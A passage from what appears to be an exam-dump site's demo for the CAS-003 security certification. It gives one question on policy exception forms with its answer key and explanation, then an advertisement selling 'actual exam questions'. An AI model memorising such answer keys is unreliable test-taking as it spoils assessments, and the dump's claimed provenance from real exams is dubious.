"http://www.lexology.com/library/detail.aspx?g=e698d613-af77-4e34-b84e- 940e14e94ce4"/detail.aspx?g=e698d613-af77-4e34-b84e-940e14e94ce4
http://www.investorwords.com/1508/divestiture.html#ixzz3knAHr58A

NEW QUESTION 293
The Information Security Officer (ISO) is reviewing new policies that have been recently made effective and now apply to the company. Upon review, the ISO identifies a new requirement to implement two-factor authentication on the company's wireless system. Due to budget constraints, the company will be unable to implement the requirement for the next two years. The ISO is required to submit a policy exception form to the Chief Information Officer (CIO). Which of the following are MOST important to include when submitting the exception form? (Select THREE).

A. Business or technical justification for not implementing the requirements.
B. Risks associated with the inability to implement the requirements.
C. Industry best practices with respect to the technical implementation of the current controls.
D. All sections of the policy that may justify non-implementation of the requirements.
E. A revised DRP and COOP plan to the exception form.
F. Internal procedures that may justify a budget submission to implement the new requirement.
G. Current and planned controls to mitigate the risk

Answer: ABG

Explanation:
The Exception Request must include: A description of the non-compliance.
The anticipated length of non-compliance (2-year maximum). The proposed assessment of risk associated with non-compliance.
The proposed plan for managing the risk associated with non-compliance.
The proposed metrics for evaluating the success of risk management (if risk is significant). The proposed review date to evaluate progress toward compliance.
An endorsement of the request by the appropriate Information Trustee (VP or Dean). Incorrect Answers:
C: The policy exception form is not for implementation, but for non-implementation.
D: All sections of the policy that may justify non-implementation of the requirements is not required, a description of the non-compliance is.
E: A Disaster recovery plan (DRP) and a Continuity of Operations (COOP) plan is not required, a proposed plan for managing the risk associated with non-compliance is.
F: The policy exception form requires justification for not implementing the requirements, not the other way around.
References: http://www.rit.edu/security/sites/rit.edu.security/files/exception%20process.pdf

NEW QUESTION 295
.....

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual CAS-003 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the CAS-003 Product From:

https://www.2passeasy.com/dumps/CAS-003/

Money Back Guarantee

CAS-003 Practice Exam Features:

* CAS-003 Questions and Answers Updated Frequently

* CAS-003 Practice Questions Verified by Expert Senior Certified Staff

* CAS-003 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* CAS-003 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year